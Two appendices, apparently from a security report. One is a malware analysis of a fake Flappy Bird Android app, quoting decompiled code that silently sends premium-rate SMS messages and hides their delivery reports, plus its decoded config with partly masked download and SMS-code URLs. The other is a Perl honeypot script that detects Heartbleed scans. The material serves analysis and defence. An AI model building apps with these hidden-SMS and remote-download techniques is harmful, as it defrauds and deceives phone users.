

Figure C.1: Flappy Bird Source Code in JD-GUI Screenshot.

The method sendTextMessage is part of the Android API (see android.telephony.gsm.SmsManager). The final two parameters of the method (sentIntent and deliveryIntent) define how the sent and delivery notifications should be handled and require PendingIntent objects to work.

The two PendingIntent objects defined on lines 31 and 32 grab the broadcast messages SMS_SENT and SMS_DELIVERED and simply do nothing with them. Therefore the phone's user never sees these notifications and is unaware that an SMS message has been sent.

Interestingly the method sendTextMessage is part of Android API version 1 and has been depreciated since API version 4. The latest version of Android, as of March 2014, is Android 4.4 KitKat which uses API level 19. Perhaps the reason for this old API method call is because the method has a known security weaknesses that can be exploited?

So it looks like this app is sending premium rate SMS messages (we saw this in the dynamic analysis) and that these SMS message sent and delivery reports are being hidden from the user (as we've just seen).

The next question is: at what point is the SMS message sent? Is it triggered when the user clicks on something?

Let's look at the class file MainActivity.class. First I want to highlight some of the global variables that are defined at the top of the class file:

```
public String pop_up1 = "B?ng cch ci ??t  v  s? d?ng  tr  ch?i, ph?n m?m ny, b?n
    ???c coi nh? ? ch?p nh?n cc ?i?u kho?n s? d?ng d??i ?y c?a chng  ti : \n1.
    Khng  g? b? ho?c v hi?u  ha  b?t k? bi?n php b?o v?, quy?n s? h?u hay b?n
    quy?n c trn ho?c trong tr ch?i, ph?n m?m \n2. Khng t?o ra cc b?n sao b?t
    ch??c cc  tnh  n?ng ho?c giao di?n, d? li?u c?a tr ch?i, ph?n m?m ny.\n3.
    Khng s? d?ng tr ch?i, ph?n m?m ny  lm  cng  c? ?? gy  h?i cho nh?ng ng??i
    dng  khc .\n4. S?n ph?m c  ph  v  b?n c?n thanh ton ?? ti?p t?c s? d?ng sau
    th?i gian dng th?.\n5. Ph s? d?ng s?n ph?m t? 15.000 ? ??n 30.000 ?.";
public String pop_up2 = " B?n  c  mu?n  kch  ho?t  khng ?";
```

Both of these strings are written in Vietnamese. The translations (according to Google Translate) are as follows:

- pop_up1: "By installing and using games, software, you are deemed to have accepted the terms of use of our following:
  1. Do not remove or disable any protective measures, ownership or copyright on or in games, software.
  2. Do not create duplicate or mimic the interface features, game data, this software.
  3. Do not use games, software as a tool to cause harm to other users.
  4. Our products are free and you need to pay to continue using after the trial period.
  5. Charges for use of products from 15,000 dong to 30,000 dong."
- pop_up2: "Do you want to activate it?" These seem like standard terms and conditions, only Flappy Bird is a free app so there shouldn't be a fee to use it. Interestingly the 15,000 to 30,000 dong charge (point 5 above) matches up with the dynamic analysis part where a price value of 15000 is queried (http://210.***.***.195/bookmark/getServiceCode?price=15000).

Later on in the MainActivity.class the method initListView generates these popup dialogues along with the sending of some SMS messages. Here's a code extract from the class file:

```
openPop_up(this.pop_up1, Service_mLink.number_send, 1);
SendSMS.send(MainActivity.this.mo, MainActivity.this.servicecode2,
    MainActivity.this, MainActivity.this.type_dauso_X,
    MainActivity.this.type_discount, MainActivity.this.type_last);
```

So it appears that once the user has clicked "Ok" on the dialogue box that pops up, the SMS message is sent. But on line number 62 the SendSMS method is called after a return statement, in other words the SendSMS method is never reached. But how are two SMS messages being sent, as seen in the dynamic analysis?

In the above code, line number 3 shows the method openPop_up being called. Let's explore what this method does:

```
SendSMS.send(Service_mLink.mo_Active, Service_mLink.svcodeActive2,
    MainActivity.this, MainActivity.this.type_dauso_X,
    MainActivity.this.type_discount, MainActivity.this.type_last);
```

So when the popup dialogue is created, the method fires off another SMS message and this would explain why our dynamic analysis showed two SMS messages being sent.

C.5 Final piece of the puzzle

There's still one big piece of this puzzle left to solve: we know where in the code the SMS message is sent from, but we haven't seen where the SMS number, SMS message text and also the URL to check which number to send to is defined.

This question also links in the the suspicious image which was downloaded during the dynamic analysis. Where is this URL set in the Java code? Recall the network activity:

```
GET /upload/bookmark/2014/0208/flappy_1.jpg HTTP/1.1
User-Agent: Dalvik/1.6.0 (Linux; U; Android 4.
```

There are a few clues in the source code of the app which reveal the details of a configuration file and how to decode its contents. In particular a method called getInfoFromFile

```
private void getInfoFromFile()
  {
    new ArrayList();
    ArrayList localArrayList = FileManager.loadfileExternalStorage(this,
        2130837505);
    try
    {
      this.strDecode = new
          String(Base64.decode(((String)localArrayList.get(0)).toString()));
      Service_mLink.instance.getCategory(this.strDecode);
      this.have_img = readImage();
      this.isFirstTime = FileManager.loadFtime(this, this.ftime);
      return;
    }
    catch (Exception localException)
    {
      localException.printStackTrace();
    }
  }
```

Line number 4 above loads the variable 2130837505 (which is defined in R.class as config) and line number 7 above uses Base64.decode to read the contents of the config file.

Closer inspection of the APK archive reveals that in the res directory there's another directory called drawable-hdpi (drawable-hdpi is the directory for high-density screen assets, see Android's Supporting Multiple Screens), and it's within this directory that there's a file called config. Its contents, as we expected, are in base64 encoding (see Wikipedia: base64).

```
Decoding the data contained within the file config reveals the following JSON
    data:

{
  "sv_code_active": "7740",
  "sv_code_active_2": "7740",
  "mo_active": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
  "bm_name": "Flappy bird",
  "header_color": "#1E8CBE",
  "background_color": "#F0F0F0",
  "font_header_color": "#F0F0F0",
  "font_item_color": "#333333",
  "number_send": "2",
  "type_display": "1",
  "include_sdk": "0",
  "link_redirect": "http://choi****game.cu****h.mobi",
  "items": [
    {
      "serviceCode": "7740",
      "serviceCode2": "7740",
      "mo": "BMK BOKMA 2 12d2a43f2c03bbfbaa3a12cc65078143 3934",
      "title": "Flappy bird",
      "link_icon": "http://cu****h.mobi/upload/bookmark/2014/0208/flappy_1.jpg",
      "link": "http://andr****ot.net/app/flappy.apk"
    }
  ],
  "url_config_auto_sms": "http://cu****h.mobi/bookmark/getConfigSendSMS",
```

```
  "url_get_sv_code": "http://cuc****.mobi/bookmark/getServiceCode?price=15000"
}
```

This JSON data is the final piece of the dissection puzzle and reveals where the app gets its data from to send the premium rate SMS message.

Line number 4 above shows where the SMS message contents are set, line number 20 defines where to download the image (that we saw earlier) from, line 21 tells the app where to download the new Flappy Bird apk from (once the user has been charged via SMS) and finally line number 25 defines the URL to get new SMS numbers.

So it would appear that the downloaded image was just the icon for the new Flappy Bird app. Even though the image download wasn't relevant the suspicious activity led us to the config file.

This confirms that our earlier suspicions were correct: having sent a premium rate SMS message the app then downloads a new version of Flappy Bird (flappy.apk) which is then installed and run.

But there's still one final question remaining: is the newly downloaded Flappy Bird app also malicious?

I've briefly looked at the downloaded flappy.apk and it also seems to send yet more premium rates SMS messages.

C.6 Summary

So it turns out that this particular version of Flappy Bird acts as a downloader (charging its user for the privileges) that downloads another malicious version of Flappy Bird which also sends out more premium SMS messages.

As you can see in this blog post we've dissected a malicious version of Flappy Bird using various tools which are free to download online.

Although the Flappy Bird app does warn the user that they need to pay for the app, the actual sending of the premium rate SMS message isn't clear and the fact that the app hides the SMS sent and delivery reports makes it look even more suspicious.

My aim from here is to try to dissect a few more Android apps and hopefully find some new apps which have yet to be discovered as malicious.

Appendix D

Heartbleed Perl Honeypot

The code below is a Perl script that listens on TCP port 443 to detect clients attempting to exploit the heartbleed vulnerability. The source code was acquired from http://packetstorm security.com/files/126068/Heartbleed-Honeypot-Script.html.

```
#!/usr/bin/perl

# hb_honeypot.pl -- a quick 'n dirty honeypot hack for Heartbleed
#
# This Perl script listens on TCP port 443 and responds with completely bogus
# SSL heartbeat responses, unless it detects the start of a byte pattern
# similar to that used in Jared Stafford's (jspenguin@jspenguin.org) demo for
# CVE-2014-0160 'Heartbleed'.
#
# Run as root for the privileged port. Outputs IPs of suspected heartbleed scan
# to the console. Rickrolls scanner in the hex dump.
#
# 8 April 2014
# http://www.glitchwrks.com/
# shouts to binrev

use strict;
use warnings;
use IO::Socket;

my $sock = new IO::Socket::INET (
                                 LocalPort => '443',
                                 Proto => 'tcp',
                                 Listen => 1,
                                 Reuse => 1,
                                );

die "Could not create socket!" unless $sock;

# The "done" bit of the handshake response
my $done = pack ("H*", '16030100010E');

# Your message here
my $taunt = "09809*)(*)(76&^%&(*&^7657332    Hi there!               Your scan
    has  been logged!                Have no fear, this is for   research only
    --                           We're never gonna give you up, never gonna let
    you down!";
my $troll = pack ("H*", ('180301' . sprintf( "%04x", length($taunt))));
```

```
# main "barf responses into the socket" loop
while (my $client = $sock->accept()) {
  $client->autoflush(1);

  my $found = 0;

  # read things that look like lines, puke nonsense heartbeat responses until
  # a line that looks like it's from the PoC shows up
  while (<$client>) {
    my $line = unpack("H*", $_);

    if ($line =~ /^0034.*/) {
      print $client $done;
      $found = 1;
    } else {
      print $client $troll;
      print $client $taunt;
    }

    if ($found == 1) {
      print $client $troll;
      print $client $taunt;
      print $client->peerhost . "\n";
      $found = 0;
    }
  }
}

close($sock);
```